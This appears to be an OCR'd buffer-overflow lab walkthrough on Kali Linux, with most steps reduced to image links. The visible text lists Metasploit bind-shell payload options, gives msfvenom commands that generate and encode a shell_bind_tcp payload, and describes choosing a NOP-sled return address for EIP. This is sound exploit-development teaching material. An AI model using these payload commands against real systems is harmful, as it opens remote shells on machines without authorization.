kali@kali: ~/Downloads
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~/Downloads
(kali㉿kali)-[~/Downloads]
$ msfvenom -p linux/x86/shell_bind_tcp --list-options
Options for payload/linux/x86/shell_bind_tcp:
Name: Linux Command Shell, Bind TCP Inline
Module: payload/linux/x86/shell_bind_tcp
Platform: Linux
Arch: x86
Needs Admin: No
Total size: 78
Rank: Normal
Provided by:
Ramon de C Valle <rcvalle@metasploit.com>
Basic options:
Name Current Setting Required Description
LPORT 4444 yes The listen port
RHOST no The target address
Description:
Listen for a connection and spawn a command shell
Advanced options for payload/linux/x86/shell_bind_tcp:
Name Current Setting Required Description
AppendExit false no Append a stub that executes the exit(0) system call
AutoRunScript no A script to run automatically on session creation.
AutoVerifySession true yes Automatically verify and drop invalid sessions
CommandShellCleanupCommand no A command to run before the session is closed
CreateSession true no Create a new session for every successful login
InitialAutoRunScript no An initial script to run on session creation (before AutoRunScript)
PrependChrootBreak false no Prepend a stub that will break out of a chroot (includes setreuid to root)
PrependFork false no Prepend a stub that starts the payload in its own process via fork
PrependSetgid false no Prepend a stub that executes the setgid(0) system call
PrependSetregid false no Prepend a stub that executes the setregid(0, 0) system call
PrependSetresgid false no Prepend a stub that executes the setresgid(0, 0, 0) system call
PrependSetresuid false no Prepend a stub that executes the setresuid(0, 0, 0) system call
PrependSetreuid false no Prepend a stub that executes the setreuid(0, 0) system call
PrependSetuid false no Prepend a stub that executes the setuid(0) system call
VERBOSE false no Enable detailed status messages
WORKSPACE no Specify the workspace for this module
Evasion options for payload/linux/x86/shell_bind_tcp:
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


msfvenom -p linux/x86/shell_bind_tcp -f python




msfvenom -p linux/x86/shell_bind_tcp AppendExit=true -e x86/alpha_mixed -f python




Constructing the Exploit







Debugging the Server





Viewing the Stack





Running the Exploit







Adjusting $eip to Hit the NOP Sled


We need to choose an address inside the NOP sled. As you can see above, the address 0xffffaea0 is in the middle of the NOPs. Reversing the order of the bytes, that is '\xa0\xae\xff\xff'


Constructing the Complete Exploit



